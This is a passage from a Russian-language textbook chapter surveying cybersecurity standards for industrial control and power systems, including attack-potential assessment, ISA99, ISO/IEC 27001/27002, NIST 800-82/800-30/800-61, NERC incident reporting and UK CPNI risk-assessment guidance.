В работе [39] предложена методология оценки *потенциала атаки (ПА)* для оценки уязвимости. Метод следует использовать на основе профиля угрозы, разработанного в ходе определения проблем безопасности и цели безопасности (ST). Там же приводится краткое описание используемых в стандарте основных определений и терминов, включая следующие:

- ПА должен определяться с учетом среды угрозы и выбора компонентов надежности;
- ПА атакующих ТОО в стандарте определяются как Базовый, Усиленный-Базовый, Умеренный или Высокий (*примеч.*: в авторском переводе).

Основная роль термина «потенциал атаки» состоит в том, чтобы определить, является ли ТОО устойчивым к атакам, принимая во внимание установленный во время оценки уязвимости потенциал атаки злоумышленника.

Потенциал атаки зависит от опыта, ресурсов и мотивации атакующего.

Согласно [39] *мотивация* — это потенциальный фактор атаки, который можно использовать для описания нескольких аспектов, связанных с атакующим и физическими объектами, которые нужны атакующему. Во-первых, мотивация часто может подразумевать вероятность атаки — из угрозы, описанной как *высокомотивированная*, можно сделать вывод, что атака неизбежна или что от немотивированной угрозы не ожидается никакой атаки. Во-вторых, мотивация может подразумевать стоимость имущественного объекта, в денежном выражении или иным образом (акции), либо для злоумышленника, либо для владельца имущественного объекта. Имущественный объект очень высокой стоимости, скорее всего, в большей степени мотивирует атаку по сравнению с имущественным объектом малой стоимости. В-третьих, мотивация может подразумевать также опыт и ресурсы, с помощью которых злоумышленник готов провести атаку.

Таблица 8.5. Возможные меры противодействия угрозам [39]

Мероприятие	Содержание мероприятия
Удаление	Перемещение, изменение или защита потенциального объекта атаки от агента угрозы таким образом, чтобы неблагоприятное действие больше к нему не применялось
	Удаление агента угрозы (например, удаление из сети конкретных компьютеров, которые наиболее часто вызывают сбой этой сети)
Ослабление	Ограничение способности агента угрозы выполнять неблагоприятные действия
	Уменьшение вероятности того, что выполненное неблагоприятное действие будет успешным
	Снижение мотивации для выполнения неблагоприятного действия агента угрозы путем сдерживания
	Ограничение возможности выполнить неблагоприятное действие агента угрозы
	Требование большего опыта или больших ресурсов от агента угрозы
Смягчение последствий	Создание нескольких резервных копий защищаемого объекта
	Страхование имущественного объекта
	Получение запасных копий объекта
	Убедитесь, что успешные неблагоприятные действия всегда своевременно обнаруживаются, чтобы можно было принять соответствующие меры

При характеристике *потенциала атаки ПА* следует также учитывать и следующие факторы.

1. Общее количество времени, необходимого злоумышленнику для определения того, что в ТОЕ может существовать конкретная потенциальная уязвимость, чтобы разработать метод атаки и приложить усилия, необходимые для проведения атаки на ТОЕ. При рассмотрении этого фактора для оценки необходимого времени используется так называемый *сценарий наихудшего случая*. Выявленное количество времени в этом случае может выглядеть следующим образом:
 - а) менее одного дня;
 - б) от одного дня до одной недели;
 - в) от одной недели до двух недель;
 - г) от двух недель до одного месяца;
 - д) более 6 месяцев (каждый дополнительный месяц до 6 месяцев приводит к увеличению стоимости);
2. Требуется специальный технический опыт (*Specialist Expertise*); высокий уровень общего знания основополагающих принципов, типа продукта или методов атаки (например, интернет-протоколы, операционные системы Unix, переполнение буфера).

В стандарте установлены следующие **уровни**:

- *обычные люди* не осведомлены по сравнению с экспертами или опытными людьми, не имеют специального опыта;
- *опытные люди* осведомлены в том, что они знакомы с безопасным поведением продукта или системы;
- *эксперты* знакомы с основными алгоритмами, протоколами, оборудованием, структурами, безопасным поведением, принципами и концепциями применяемой безопасности, методами и инструментами для определения новых атак, криптографией, классическими атаками для данного типа продукта (объекта), методами атаки и т.д., реализованными в продукте или типе системы.

Еще один уровень «*Многосторонний эксперт*» введен для того, чтобы учесть и такую ситуацию, когда для подготовки и реализации кибератаки требуются разные области знаний на уровне эксперта для каждого отдельного из этапов атаки.

3. Глубокое (высокопрофессиональное) знание структуры и правил эксплуатации ТОЕ (Знание ТОЕ); специальный опыт работы с ТОЕ.

Здесь используются следующие **уровни**:

- *публичная информация* относительно ТОЕ (например, полученная из Интернета);
- *ограниченная информация*, касающаяся ТОЕ (например, знания, которые контролируются в организации-разработчике и передаются другим организациям только в соответствии с соглашением о неразглашении);
- *конфиденциальная информация* о ТОЕ (например, знания, которыми обмениваются дискретные группы (сектора, лаборатории) в организации разработчика, доступ к которым разрешен только членам указанных групп);
- *критическая информация* о ТОЕ (например, знания, которые известны только нескольким лицам, доступ которых к базам знаний очень жестко контролируется).

4. ИТ-оборудование и программное обеспечение, необходимое для выявления уязвимостей:
- а) *стандартное оборудование* (легко доступно атакующему либо для выявления уязвимых сторон, либо для атаки);
 - б) *специализированное оборудование* (недоступно для атакующего, но может быть приобретено без особых усилий);
 - в) *изготовленное на заказ (уникальное) оборудование* не является общедоступным, поскольку требуется его специальное проектирование и последующее изготовление.

8.3.2. Стандарты американского общества приборостроителей (ISA)

Эксперты по информационной и кибербезопасности хорошо знают такую организацию с многолетней историей, как *ISA (Американское общество приборостроителей)* — даже сегодня это ведущая глобальная некоммерческая организация, устанавливающая основные стандарты в области систем автоматизации промышленных производств. «Внутри» этой авторитетной организации ISA был создан специальный «комитет», которому традиционно был присвоен положенный по уставу организации «порядковый номер» — SP99 [20].

Этот «комитет» обладал большими «полномочиями» — он должен был сам разрабатывать (и вводить в действие) базовые стандарты, рекомендуемые методы, формы технических отчетов энергетических предприятий, получать от предприятий энергетической сферы и адекватно обрабатывать соответствующую информацию, необходимую для реализации планов (мероприятий) внедрения самых современных электронно защищенных систем производства и контроля (АСУТП), а также эффективных методов обеспечения безопасности и понятных энергетикам методов оценки показателей безопасности электроэнергетических инфраструктур. Одной из важнейших задач этого Комитета являлось «повышение уровня защиты конфиденциальности» этих систем, а также обеспечение условий выполнения заданных заказчиком основных «критериев» (требований) для закупки (разработки) и внедрения самых эффективных систем безопасного контроля.

Надо отметить, что эта организация (*ISA99*) фактически завершила многолетнюю разработку этого основополагающего стандарта еще в очень далеком уже от нас 2003 году, но опубликовало только первую часть (*часть 1*) этого стандарта только через четыре года (*ANSI/ISA-99.00.01-2007*). Эта первая часть тогда носила название «*Безопасность для систем промышленной автоматизации и управления: концепции, терминология и модели*» [40]. Ради справедливости здесь надо отметить, что эта *часть 1 стандарта* сегодня служит основополагающей нормативной основой для всех последующих стандартов в серии ISA99.

Надо также отметить, что еще в конце 2007 года официальные представители ISA99 опубликовали *обновленную версию* своего технического отчета ANSI/ISATR99.00.01-2007 «*Технологии безопасности для производственных систем и систем управления*». В этом техническом отчете впервые давалась действительно адекватная оценка всех известных на тот момент средств обеспечения кибербезопасности, основных мер противодействия и базовых технологий защиты, *которые в принципе*

могли быть применены к системам промышленной автоматизации и управления, регулирующим и контролирующим критически важные инфраструктуры. Но надо также отметить, что логическим завершением развития этой серии стандартов (ISA99) впоследствии стал комплекс других не менее важных стандартов, таких как *IEC 62443*.

8.3.3. Стандарты международной организации по стандартизации (ISO)

Как известно, ISO (Международная организация по стандартизации) совместно с Международной электротехнической комиссией (IEC) и сегодня формирует специализированную систему стандартизации по всему миру. Национальные органы других стран, являющиеся членами ISO или IEC, активно участвуют в разработке серии международных стандартов через технические комитеты, созданные этой организацией для стандартизованных решений в конкретных областях технической деятельности. Многочисленные технические комитеты ISO и IEC также активно сотрудничают и в других областях, представляющих взаимный интерес.

Международный стандарт *ISO/IEC 27001* был разработан для предоставления сообществу обобщенной модели создания, реализации, мониторинга, проверки, обслуживания и улучшения Системы управления информационной безопасностью (*ISMS*). На разработку и внедрение ISMS применительно к нуждам каждой конкретной организации влияют их конкретные цели, специфические требования безопасности, используемые ими технологические процессы, а также организационная структура организации. Понятно, что эти цели и требования к безопасности со временем изменяются.

Надо отметить, что этот международный стандарт использует комплексный подход для создания, внедрения, эксплуатации, мониторинга, анализа, обслуживания и улучшения ISMS конкретной организации (предприятия). Системный подход к управлению информационной безопасностью, представленный в этом международном стандарте, исходит из соображений:

- 1) понимания руководством компании необходимости соблюдения требований обеспечения информационной безопасности организации и необходимости определять свою конкретную политику и свои цели обеспечения информационной безопасности;
- 2) управления всеми возможными средствами снижения рисков информационной безопасности организации, в том числе — применение процедур мониторинга и анализа производительности и эффективности ISMS.

Этот международный стандарт использует классическую модель «*Plan-Do-Check-Act*» (*PDCA/планирование-исполнение-проверка-принятие мер*), которая обычно применяется для структурирования всех процессов управления ISMS. На рис. 8.7 показано, как ISMS решает задачу обеспечения информационной безопасности конкретного производственного объекта.

Международный стандарт *ISO/IEC 27002*, который сегодня повсеместно заменяет предыдущий стандарт *ISO/IEC 17799*, формулирует конкретные рекомендации по использованию современных методов и практик управления информационной безопасностью для тех специалистов и менеджеров, кто непосредственно отвечает на предприятии за запуск, внедрение или обслуживание ISMS.




Рис. 8.7. Модель Plan-Do-Check-Act, представленная применительно к информационным системам

Информационная безопасность в этом стандарте определяется как *сохранение конфиденциальности* (обеспечение доступности информации только для тех, у кого есть доступ), *целостности* (защита точности и полноты информации и методов обработки) и *доступности* (обеспечение возможности того, чтобы авторизованные пользователи имели оперативный и защищенный доступ к любой необходимой им информации при необходимости).

Этот стандарт содержит следующие двенадцать основных разделов.

1. Оценка риска.
2. Политика безопасности: основные направления управления политикой.
3. Управление информационной безопасностью.
4. Управление имущественными объектами: инвентаризация и классификация информационных активов.
5. Обеспечение безопасности человеческих ресурсов: конкретные аспекты обеспечения безопасности для абсолютно всех сотрудников, как вступающих (принимаемых на работу), перемещающихся внутри организации, так и покидающих организацию.
6. Физическая и экологическая безопасность: защита вычислительной техники.
7. Управление коммуникациями и операциями: управление средствами технической безопасности в системах и сетях.
8. Контроль доступа: ограничение прав доступа к сетям, системам, приложениям, функциям и данным.
9. Приобретение, разработка и сопровождение информационных систем: обеспечение безопасности приложений.
10. «Управление» инцидентами в сфере информационной безопасности: предвидение(прогнозирование) и адекватное реагирование на факты нарушения информационной безопасности.

11. Управление непрерывностью бизнеса: защита, поддержка и восстановление критически важных бизнес-процессов и систем.
12. Соответствие: здесь имеется в виду обеспечение полного соответствия методикам, стандартам, законам и нормам информационной безопасности каждого конкретного объекта (предприятия).

Внутри каждого раздела этого стандарта указаны конкретные принимаемые меры безопасности и их цели. Для каждого элемента системы управления безопасностью предоставляется руководство по внедрению.

8.3.4. Стандарты национального института стандартов и технологий (NIST)

Национальный институт стандартов и технологий США (NIST) является федеральным агентством при Министерстве торговли США. Как следует из лозунга (слогана) на входе в штаб-квартиру этой организации, основная миссия NIST состоит в том, чтобы продвигать инновации и поднимать конкурентоспособность промышленности в США выше «мирового уровня» путем развития науки, стандартов и новых технологий в области измерений.

NIST разрабатывает в основном *стандарты киберфизической оценки* и стандарты защиты в области безопасности.

8.3.4.1. Специальные публикации NIST 800

Так называемые *специальные публикации NIST 800* всегда представляют особый интерес для всех членов мирового сообщества компьютерной безопасности. Первая «специальная публикация 800» была разработана еще в 1990 году. В этой специальной публикации сообщалось о результатах исследований, руководящих принципах и информационно-пропагандистских усилиях ИТЛ в области обеспечения компьютерной безопасности, а также о ее совместной деятельности с отраслевыми, государственными и академическими организациями. *Из всех публикаций этой серии как минимум три имеют непосредственное отношение к нашей теме.*

8.3.4.2. Руководство по обеспечению безопасности промышленных систем управления (ICS) (NIST 800-82)

Этот нормативный документ содержит *детализированное практическое руководство* по созданию безопасных систем промышленного контроля (ICS). Документ посвящен системам диспетчерского управления и сбора данных (SCADA), распределенным системам управления (DCS) и программируемым логическим контроллерам (PLC). В документе дается обзор этих ICS и типичных топологий системы, определяются стандартные *угрозы и уязвимости* для этих систем, а также предлагаются рекомендуемые контрмеры безопасности для снижения уровней различных рисков безопасности.

В этом объемном документе говорится о том, что при рассмотрении различных потенциальных угроз для ICS необходимо принимать во внимание многочисленные источники угроз. К ним относятся *враждебные правительства, террористические группы, недовольные сотрудники, злоумышленники, сложности, несчастные случаи, стихийные бедствия, а также злонамеренные или случайные действия со стороны*

инсайдеров. Цели обеспечения безопасности ICS соответствуют приоритету категорий доступности, целостности и конфиденциальности.

Инциденты в системе управления здесь подразделяются на три большие категории.

1. *Преднамеренные* целевые атаки, такие как получение несанкционированного доступа к файлам, выполнение атак типа DoS или подделка электронных писем (то есть подделка личности отправителя для электронной почты).
2. *Непреднамеренные* последствия типа сопутствующего ущерба от различных червей, вирусов или сбоев системы управления.
3. *Непреднамеренные* последствия для внутренней безопасности, такие как некорректное тестирование используемых операционных систем или несанкционированные изменения конфигурации системы.

В этом стандарте рекомендуется применять специальную методологию оценки рисков ICS в соответствии с более общей методологией ИТ-систем, приведенной в ранее разработанной *Специальной публикации 800-30* Руководства по управлению рисками для ИТ-систем.

8.3.4.3. Руководство по управлению рисками для ИТ-систем (NIST 800-30)

Этот стандарт определяет процедуру управление рисками как непрерывный процесс идентификации уровня риска, оценки вероятности риска и принятие конкретных мер по снижению уровня риска до приемлемого уровня. NIST 800-30 представляет собой практическую базу для разработки каждым отдельным предприятием собственной эффективной программы управления рисками, содержащей практическое руководство, необходимое для оценки и снижения рисков, выявленных в ИТ-системах. В непрофессиональном авторском переводе это выглядит следующим образом — *риск здесь определяется как математическая функция вероятности того, что данный источник угрозы проявит определенную потенциальную уязвимость и повлечет за собой вытекающее из этого воздействия конкретные неблагоприятные для предприятия события*.

Методологический подход к управлению рисками в этом документе заключается в усреднении оценки риска по всем 5 этапам стандартного цикла разработки системы (SDLC) — проектирование архитектуры, разработка, изготовление и приобретение, внедрение, эксплуатация и обслуживание, а также утилизация системы и ее компонентов.

Здесь же предложена *методика* численного расчета величины риска, состоящая из 9 этапов, используемая на каждом из этапов SDLC.

- Шаг 1 — детальная характеристика (описание) системы.
- Шаг 2 — идентификация возможных угроз.
- Шаг 3 — идентификация возможных уязвимостей.
- Шаг 4 — контрольный анализ полученных идентификаций.
- Шаг 5 — определение вероятности атаки на систему.
- Шаг 6 — анализ несанкционированного воздействия.
- Шаг 7 — определение уровня риска.
- Шаг 8 — рекомендации по контролю за безопасностью.
- Шаг 9 — техническое оформление и документирование (визирование, подписание) результатов расчета величины уровня риска.

Фаза идентификации угрозы (шаг 2) приводит к определению конкретной угрозы, характерной для системы. «Заявления об угрозе (или список потенциальных источников угроз) должны быть адаптированы к конкретной организации и ее среде обработки (например, компьютерные привычки конечного пользователя)». Природные угрозы (например, наводнения, землетрясения, штормы) также должны быть приняты во внимание.

Список угроз должен быть разработан на основе надежной (достоверной) информации из различных источников, среди которых «правительственные и отраслевые организации», которые «постоянно собирают данные о событиях безопасности», таким образом, «усовершенствуя способность реально оценивать угрозы».

Источники информации включают в себя как спецслужбы (например, Национальный центр защиты инфраструктуры Федерального бюро расследований, Федеральный центр реагирования на компьютерные инциденты (FedCIRC)), так и средства массовой информации, в частности веб-ресурсы, такие как SecurityFocus.com, SecurityWatch.com, SecurityPortal.com и SANS.org и др.

Как следует из предложенной методологии, важным источником информации при выявлении угроз являются данные, относящиеся к предыдущим инцидентам/атакам, собранные в прошлом. NIST также предоставляет набор рекомендаций и вспомогательной документации для помощи организациям в снижении рисков, связанных с инцидентами в сфере информационной безопасности, путем предоставления практических рекомендаций по эффективному и результативному реагированию на инциденты, изложенные в «Руководстве по обработке инцидентов в сфере компьютерной безопасности» NIST 800-61. Кратко рассмотрим ниже основные положения и этого полезного документа.

8.3.4.4. *Руководство по обработке инцидентов в сфере компьютерной безопасности (NIST 800-61)*

В этом документе представлены *общие* рекомендации по реагированию на инциденты, которые не зависят от конкретных аппаратных платформ, операционных систем и приложений. В частности, он включает руководство по созданию эффективной программы реагирования на инциденты, но основное внимание в документе уделяется выявлению, анализу, определению приоритетов и правильной обработке инцидентов.

Инцидент определяется как «нарушение или неминуемая угроза нарушения политик безопасности компьютерной техники, политики допустимого использования стандартных методов безопасности». Преимущества возможности оперативного реагирования на инциденты обозначены следующим образом.

- Систематическое реагирование на инциденты для принятия соответствующих оперативных мер.
- Помощь персоналу в быстром и эффективном восстановлении рабочей ситуации после инцидентов в сфере безопасности, минимизация потери или кражи информации, а также прерывания обслуживания.
- Использование информации, полученной в ходе обработки инцидентов, для лучшей подготовки к обработке будущих инцидентов и обеспечения более надежной защиты систем и данных.
- «Правильное» решение типовых юридических вопросов, которые могут возникнуть во время инцидентов.

Подход, использованный в этом документе, решает проблему безопасности с точки зрения, несколько отличной от описанной выше. Документ поддерживает распознавание инцидента по признакам системы. Другими словами, в документе рассматривается аспект корректного мониторинга текущей безопасности системы.

В документе также подчеркивается важность общения с другими внешними сторонами. Подробная информация об инциденте обязательно должна передаваться для сообщения об инцидентах не только организациям, но и другим «вовлеченным сторонам», таким как поставщик интернет-услуг (ISP) организации, поставщик интернет-услуг, которого использует злоумышленник, поставщик уязвимого программного обеспечения, или другим «группам реагирования, которые могут быть знакомы с необычной деятельностью, которую пытается понять обработчик».

Для анализа и обработки последствий (результатов) инцидентов здесь предлагается четырехэтапный процесс реагирования на инциденты, начиная с начальной подготовки до анализа «после инцидента». Для каждого этапа даны общие рекомендации.

Подготовка

- а. Подготовка к процедуре обработки инцидентов.
- б. Предотвращение инцидентов.

Обнаружение и анализ

- а. Категории инцидентов.
- б. Признаки инцидента.
- в. Источники инцидентов и возможные «предшественники».
- г. Анализ инцидентов.
- д. Документация по инцидентам.
- е. Приоритизация инцидентов.
- ж. Уведомление об инциденте.

Сдерживание, искоренение и восстановление

- а. Выбор стратегии сдерживания
- б. Сбор и обработка доказательств инцидента.
- в. Выявление злоумышленника — исполнителя (инициатора) инцидента.
- г. Ликвидация последствий и восстановление.

Действия после ликвидации последствий инцидента

- а. Формулирование соответствующих выводов.
- б. Правильное использование собранных данных об инцидентах.
- в. Сохранение доказательств фактов инцидентов.

Общая процедура здесь достаточно подробно описана для 4 основных классов инцидентов (отказ в обслуживании, вредоносный код, несанкционированный доступ, ненадлежащее использование и несколько компонентов).

8.3.5. Стандарты Североамериканской корпорации по надежности электроснабжения (NERC)

Североамериканская корпорация по надежности электроснабжения, NERC, имеет своей целью обеспечить надежность основной системы энергоснабжения в Северной Америке. Чтобы достичь этого, NERC наряду с другой деятельностью разрабатывает и внедряет собственные стандарты надежности. NERC является

саморегулируемой организацией, которая находится под надзором Федеральной комиссии по регулированию энергетики США и правительственных органов Канады.

В последние годы NERC разработала набор стандартов (*руководящих принципов*), обязательных для всех участников энергетической инфраструктуры США под общим названием: ***Рекомендации по безопасности для электроэнергетического сектора: Планирование мероприятий реагирования на инциденты в системе кибербезопасности. Отчеты об угрозах и инцидентах.***

Как сказано во введении к стратегии NERC, «цель данного руководства — описать детально и задокументировать весь процесс подготовки отчетности об инцидентах и побудить подведомственные организации оперативно сообщать о подозрительных действиях, угрозах или актах саботажа, вандализма или терроризма».

Кроме того, эти руководящие принципы призваны побудить организации сообщать информацию о любых угрозах или инцидентах в сфере безопасности в специальное подразделение сектора электроэнергетики — *Центр обмена и анализа информации (ESISAC)*, указывая общие преимущества, которые могут получить различные организации («способствуют своевременному и действенному реагированию для предотвращения нападения или смягчения его последствий для здоровья и безопасности населения, окружающей среды и экономики, минимизируют негативное влияние на затраты на ремонт, доходы, производительность, обслуживание клиентов и общественное доверие»).

Критический объект здесь определяется как любой объект (или совокупность объектов), которые в случае серьезного повреждения или выхода из строя могут оказать существенное влияние на способность энергосистемы обслуживать большое количество потребителей в течение длительного периода времени, что может отрицательно сказаться на надежности или работоспособности всей энергосистемы или создаст значительный риск для здоровья и безопасности населения.

Согласно этому документу, об угрозах безопасности и фактических инцидентах следует немедленно сообщать соответствующим *правоохранительным органам* (например, местным, штата/провинции, ФБР/канадской королевской полиции), *правительственным учреждениям и регулирующим органам* по мере необходимости или требования (например, на государственном/провинциальном или федеральном уровне), в *Центр обмена информацией и анализа* в секторе электроэнергетики (ESISAC) и другие объекты электроэнергетического сектора (например, органы управления, координаторы надежности, региональные операторы передачи, независимые системные/рыночные операторы).

Информация, подлежащая передаче всеми подвергнувшимися кибератакам субъектами энергетической инфраструктуры, будет изменяться в зависимости от конкретных обстоятельств, но обязательно должна включать:

- дату, время и место инцидента;
- краткое описание инцидента;
- влияние инцидента на критически важную инфраструктуру, здоровье и безопасность населения, окружающую среду;
- ожидаемую продолжительность воздействия или время восстановления;

- причину, если она известна;
- сообщаемое (информирующее) лицо или организацию и контактную информацию, необходимую для реализации последующих действий;
- участие правоохранительных органов.

Следующий полезный для нас документ — *Рекомендации по безопасности для электроэнергетического сектора: Руководство по реагированию на инциденты в системе кибербезопасности*.

Здесь рассматриваются основные потенциальные риски, которые могут повлиять на организации электроэнергетического сектора и приводятся общие рекомендации, которые могут помочь в значительной степени снизить уровни рисков киберинцидентов. В документе обращается внимание на важность наличия у предприятия утвержденного руководством и доведенного до исполнителей плана реагирования на инциденты и даются практические рекомендации по его разработке. Однако определенные конкретные решения о том, как управлять инцидентами, должны быть приняты и реализованы еще до фактической разработки такого плана.

В плане должен в обязательном порядке содержаться один из ключевых аспектов управления атакой: как реагировать на атаку с точки зрения возможных «криминалистических» аспектов: «План должен учитывать преимущества немедленного реагирования путем блокировки обнаруженного нарушителя, а также фиксировать возможную «траекторию» атаки, которая позволяет «отслеживать» доступ злоумышленника до определенной точки. Здесь также вводится термин «Представление с отложенным ответом», оно предназначено для того, чтобы дать объекту нападения время оценить стратегию проникновения злоумышленника, тактику и возможные связанные (другие) объекты, масштаб атаки и то, как использовать текущий инцидент для предотвращения подобных в будущем.

Руководство каждой конкретной энергокомпании должно взвесить все «за» и «против» обоих вариантов еще до того момента, когда приступают к разработке плана реагирования на инциденты и определения решений. Однако при этом руководство предприятия должно признать, что действия, изложенные во втором варианте, подвергают критические киберсистемы длительному риску во время реализации действий по мониторингу и оценке. Дополнительные обсуждения потребуются для решения проблемы компромисса между быстрым восстановлением системы и сбором доказательств, необходимых для правоохранительных процедур (например, по цепочке поставок и качеству процессов сбора, инструментам и надлежащей документации).

Далее будет представлена рекомендуемая стандартом последовательность событий, которые могут использоваться, чтобы среагировать на конкретный инцидент в сфере кибербезопасности.

Анализ инцидента

Инцидент должен быть проанализирован, если он соответствует любому из критериев, изложенных на этапе определения установки программы. Если имеется несколько симптомов или потенциальных причин / источников, то события должны быть «отсортированы» или ранжированы по критической важности в отношении эскалации и восстановительных мероприятий.

Реагирование на инцидент

Независимо от метода, выбранного вами для реагирования на инциденты (т.е. быстрого восстановления или сбора доказательств), на этом этапе рекомендуемый План реагирования на инциденты должен быть следующим.

- а. Убедитесь, что других повреждений нет/не будет.
- б. Подавите (ликвидируйте) существующую проблему/несанкционированное проникновение.
- в. Ведите детальный учет всех действий, предпринятых для оказания помощи своим сотрудникам в обучении, отчетности и обработке.
- г. Сохраняйте в защищенном месте и архивируйте журналы от уязвимых систем, IDS (Intrusion Detection System – система обнаружения несанкционированного проникновения) и систем сетевой защиты.

Эскалация по мере необходимости

Если после первоначальной реализации принятого вами решения инцидент не ликвидируется, следует использовать заранее определенный план эскалации (увеличить количество людей и ресурсов, используемых для борьбы с проблемой).

Связь

Когда на этапе анализа определяется, что произошел зарегистрированный инцидент, основные каналы связи должны быть открыты. Однако в зависимости от уровня серьезности инцидента, для разных ситуаций могут подходить разные пути и планы организации по использованию средств и каналов связи. В любом случае сводный отчет после разрешения инцидента в области кибербезопасности должен быть предоставлен всем лицам на всех уровнях, принимавшим участие в эскалации — представителям отделов, например, юридического отдела, отдела кадров, маркетинга, связей с общественностью, бизнес-менеджерами, существующим группам безопасности, таким как отделы физической безопасности, аудита или управления рисками, ИТ-отделу и любым другим сотрудникам или членам команды, затронутым инцидентом, связанным с кибербезопасностью, или с его расследованием.

Разрешение инцидента

Определите агента угрозы и устраните уязвимое место. На этом этапе должен быть разработан детальный отчет о мероприятиях, реализованных после инцидента, связанного с кибербезопасностью. Сам отчет должен включать следующую информацию.

- Идентификационный номер инцидента.
- Автор отчета и контактная информация.
- Краткое описание задействованных в мероприятиях технических систем или имущественных объектов.
- Описание конкретных действий.
- Сопроводительная документация (или журналы по выполненным действиям).
- Описание процедуры разрешения инцидента.
- Итоговые выводы.

Документация об любом инциденте в сфере кибербезопасности должна храниться в течение трех календарных лет.

Содержание итогового отчета должно включать следующие разделы.

- Методы ликвидации инцидента в сфере кибербезопасности.
- Причина и источник нарушения.
- Истекшее время от нарушения до утечки информации.
- Истекшее время от утечки информации до сдерживания угрозы.
- Затраты, связанные с инцидентом в сфере кибербезопасности.
- Какова была (и была ли) потеря времени.
- Как в будущем будут предотвращаться подобные инциденты в сфере кибербезопасности.
- Члены команды, вовлеченные в исправление инцидента в сфере кибербезопасности.
- Политики (стандарты, руководства, методики), которые будут пересмотрены в результате разрешения инцидента.

Мониторинг возможных будущих происшествий

После того как расследование инцидента завершено и системы вернулись в нормальное состояние, необходим дополнительный мониторинг системы на более высоком уровне в течение определенного периода времени, чтобы убедиться, что в системе нет остаточных эффектов и что у вас имеются необходимые корректирующие действия для предотвращения непреднамеренных последствий.

8.3.6. Подходы к обеспечению кибербезопасности в Англии

Центр защиты национальной инфраструктуры (CPNI)

Центр CPNI раскрывает вопросы обеспечения безопасности систем управления процессами и систем диспетчерского управления и сбора данных SCADA в серии из девяти Руководящих документов по эффективной практике. В тексте вышеупомянутых документов часто встречается такой термин, как «эффективная практика», который определяется как *«Лучшая отраслевая практика, такая как стратегии, руководства или методики, которые доказали свою эффективность в результате исследований и практического использования»*.

Комплект документов описывает структуру (архитектуру), разработанную для защиты систем управления производственными процессами от кибератак. Структура, основанная на передовой отраслевой практике управления процессами и ИТ-безопасности, фокусируется на семи ключевых темах.

- Понимание бизнес-рисков.
- Реализация безопасной архитектуры.
- Определение средств реагирования.
- Улучшение осведомленности и навыков.
- Управление сторонними рисками.
- Участие в других проектах по безопасности.
- Организация непрерывного управления.

Руководящие принципы, лежащие в основе разработки документов [85], включают в себя следующее.

1. *Защита* — это применение специальных мер защиты для предотвращения и сдерживания электронных атак на системы управления техпроцессами. *Обнаружение* — это создание механизмов для быстрой идентификации фактических или предполагаемых кибератак, и *Реагирование* — принятие соответствующих контрмер в ответ на подтвержденные инциденты, связанные с нарушением кибербезопасности.
2. *Эшелонированная защита*.
3. *Технические, процедурные и управленческие аспекты защиты*.

Самый первый шаг в оценке рисков — *Понимание бизнес-рисков*. Согласно работе [41], прежде чем запустить программу по повышению безопасности, организация должна сначала понять риски от потенциальных угроз для систем управления процессами. Только при хорошем знании этих рисков организация (предприятие) может принимать действительно обоснованные технические и организационные решения относительно путей и способов организации соответствующих уровней (поясов) безопасности и необходимых улучшений используемых рабочих методов.

Характер риска зависит от видов *угроз, воздействий и факторов уязвимости*.

В работе [42] утверждается, что «организациям необходимо понимать риск, с которым сталкивается их бизнес, чтобы определить, каков приемлемый для них уровень риска (так называемый риск-аппетит) и какие улучшения (изменения) в структуре обеспечения безопасности необходимы для снижения уровня подверженности риску с целью соответствия предельно допустимому уровню риска».

Определения ключевых понятий приведены ниже.

Риск — возможность возникновения события, которое окажет негативное влияние на систему управления. Событие может быть результатом одной угрозы или комбинации угроз.

Риск-аппетит — уровень риска, используемый для определения приемлемого риска.

Угроза — любое обстоятельство или событие, которое может нанести вред системе управления техпроцессами и системе SCADA из-за несанкционированного доступа, уничтожения, разглашения, изменения данных и/или отказа в обслуживании.

Вероятность — вероятность определенного результата.

Воздействие — последствия возникновения угрозы.

Уязвимость — степень, в которой сама программная система или аппаратный компонент системы открыты для несанкционированного доступа, изменения или раскрытия информации и подвержены вмешательству или нарушению работы системных сервисов.

В руководящих материалах этого Центра сформулированы так называемые «Принципы надлежащей практики при проведении оценки рисков систем управления процессами» [42]:

- *разберитесь в своих системах* — проведите формальный инвентаризационный аудит и оценку систем управления процессами. Инвентаризация должна содержать, помимо прочего, информацию об особенностях, местонахождении, роли, важности бизнеса и безопасности различных компонентов (подсистем) оцениваемой системы. Кроме того, для каждого из идентифицируемых компонентов необходимо предоставить сведения о собственнике, особенностях управления, поставщике услуг технической поддержки и «способе взаимодействия между системами»;
- *изучите угрозы* — сначала выявите и оцените угрозы, с которыми сталкиваются ваши системы управления процессами. Оценка должна проводиться в последовательности «источник угрозы — форма угрозы».

Среди *источников* угроз, которые следует учитывать, необходимо выделить следующие:

- хакеры;
- внутрисистемные злоумышленники;
- преступники;
- брокеры по незаконному распространению инсайдерской информации;
- недовольный персонал;
- персонал, осуществляющий несанкционированные действия (например, доступ в Интернет);
- корпоративная разведка;
- подрядчики;
- службы внешней разведки;
- организованная преступность;
- террористы;
- протестующие и активисты (например, отстаивающие экологические и политические права, права животных).

Типы угроз, которые следует учитывать, включают в себя:

- «черви» (общие, целевые);
- хакеры (внутренние, внешние, внешние с инсайдерскими знаниями);
- вирусы;
- трояны или инструменты обхода системы защиты («бэкдор»);
- боты и шпионское ПО;
- нарушение целостности данных;
- потеря доступности (отказ в обслуживании) ;
- потеря конфиденциальности;
- несанкционированный контроль.

